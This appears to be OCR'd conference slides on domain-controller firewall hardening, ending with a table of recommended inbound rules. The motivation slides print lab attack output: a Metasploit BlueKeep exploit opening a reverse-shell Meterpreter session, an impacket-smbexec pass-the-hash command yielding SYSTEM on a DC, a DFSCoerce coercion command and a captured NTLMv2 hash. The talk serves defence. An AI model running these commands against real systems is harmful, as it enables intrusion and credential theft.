
HYBRID IDENTITY PROTECTION conf25

CHARLESTON



Beyond belief:

Domain Controller Firewall: Fact or Fiction

Michael Grafnetter

@MGrafnetter


www.dsinternals.com

Microsoft® MVP Most Valuable Professional

SPECTEROPS

Agenda

- Motivation
- Domain Controller Firewall Project
- Gotchas
  - Hybrid Environments & Outbound Traffic
  - Remote Procedure Call (RPC) Traffic




HYBRID IDENTITY PROTECTION conf25
CHARLESTON

HYBRID IDENTITY PROTECTION conf25

CHARLESTON

Motivation

Typical Windows Firewall Configuration




Protocol Vulnerabilities (CVE- 2019-0708)

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > check

[*] 192.168.1.138:3389    - Detected RDP on 192.168.1.138:3389    (Windows version: 6.1.7601) (Requires NLA: No)
[+] 192.168.1.138:3389    - The target is vulnerable.
[+] 192.168.1.138:3389 - The target is vulnerable.
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.136:4444
[*] 192.168.1.138:3389    - Detected RDP on 192.168.1.138:3389    (Windows version: 6.1.7601) (Requires NLA: No)
[+] 192.168.1.138:3389    - The target is vulnerable.
[*] 192.168.1.138:3389 - Using CHUNK grooming strategy. Size 50MB, target address 0xfffffa8005607000, Channel count 1.
[*] 192.168.1.138:3389 - Surfing channels ...
[*] 192.168.1.138:3389 - Lobbing eggs ...
[*] 192.168.1.138:3389 - Forcing the USE of FREE'd object ...
[*] Sending stage (206403 bytes) to 192.168.1.138
[*] Meterpreter session 3 opened (192.168.1.136:4444 -> 192.168.1.138:49163) at 2019-09-10 08:07:21 -0400

meterpreter > shell
Process 1740 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


Image Source: https://pentest-tools.com/blog/bluekeep-exploit-metasploit

Protocol Vulnerabilities (CVE-2025-29969)



Remote Code Execution

```
└─# impacket-smbexec -hashes :92937945b518814341de3f726500d4ff contoso/Admin@contoso-dc
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
CONTOSO-DC

C:\Windows\system32>
```

Coercion Attacks and NTLM Relay

```
└─# python3 DFSCoerce/dfscoerce.py -u john -p 'Pa$$w0rd' -d contoso.com 10.213.0.100 contoso-dc2.contoso.com
[-] Connecting to ncacn_np:contoso-dc2.contoso.com[\PIPE\netdfs]
[+] Successfully bound!
[-] Sending NetrDfsRemoveStdRoot!
NetrDfsRemoveStdRoot
ServerName:                   '10.213.0.100\x00'
RootShare:                    'test\x00'
ApiFlags:                     1


DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```


```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.213.0.9
[SMB] NTLMv2-SSP Username : contoso\CONTOSO-DC2$
[SMB] NTLMv2-SSP Hash     : CONTOSO-DC2$::contoso:322e7355ee66e116:C95
0000000002C923FE5A9DA017B74893C33E5443900000000020008003200300051005700
004C0059004E00480048003500480004003400570049004E002D004E004D0047003100
0510057002E004C004F00430041004C0003001400320030005100570 02E004C004F004
4C004F00430041004C0007000800002C923FE5A9DA0106000400020000000800300030
703EA933F30D4010BE74CA0F651D4A0DC29AAE4BEE0C7DBE7B77A500A0010000000000
00660073002F00310030002E00320031003300 2E0030002E00310030003000000000000
```

Desired State (Hard to Maintain)

Firewall

Name	Protocol	Local Port	Remote Address	Program	Service
Active Directory Domain Controller - Echo Request (ICMPv4-In)	ICMPv4	Any	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	System	Any
Active Directory Domain Controller - Echo Request (ICMPv6-In)	ICMPv6	Any	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	System	Any
Active Directory Domain Controller - LDAP (TCP-In)	TCP	389	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\System32\lsass.exe	Any
Active Directory Domain Controller - LDAP (UDP-In)	UDP	389	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\System32\lsass.exe	Any
Active Directory Domain Controller - LDAP for Global Catalog (TCP-In)	TCP	3268	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\System32\lsass.exe	Any
Active Directory Domain Controller - SAM/LSA (NP-TCP-In)	TCP	445	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	System	Any
Active Directory Domain Controller - SAM/LSA (NP-UDP-In)	UDP	445	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	System	Any
Active Directory Domain Controller - Secure LDAP (TCP-In)	TCP	636	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\System32\lsass.exe	Any
Active Directory Domain Controller - Secure LDAP for Global Catalog (TCP-In)	TCP	3269	10.220.1.0/24, 10.220.2.0/24, 10.220.3.0/24, 10.2...	C:\Windows\System32\lsass.exe	Any
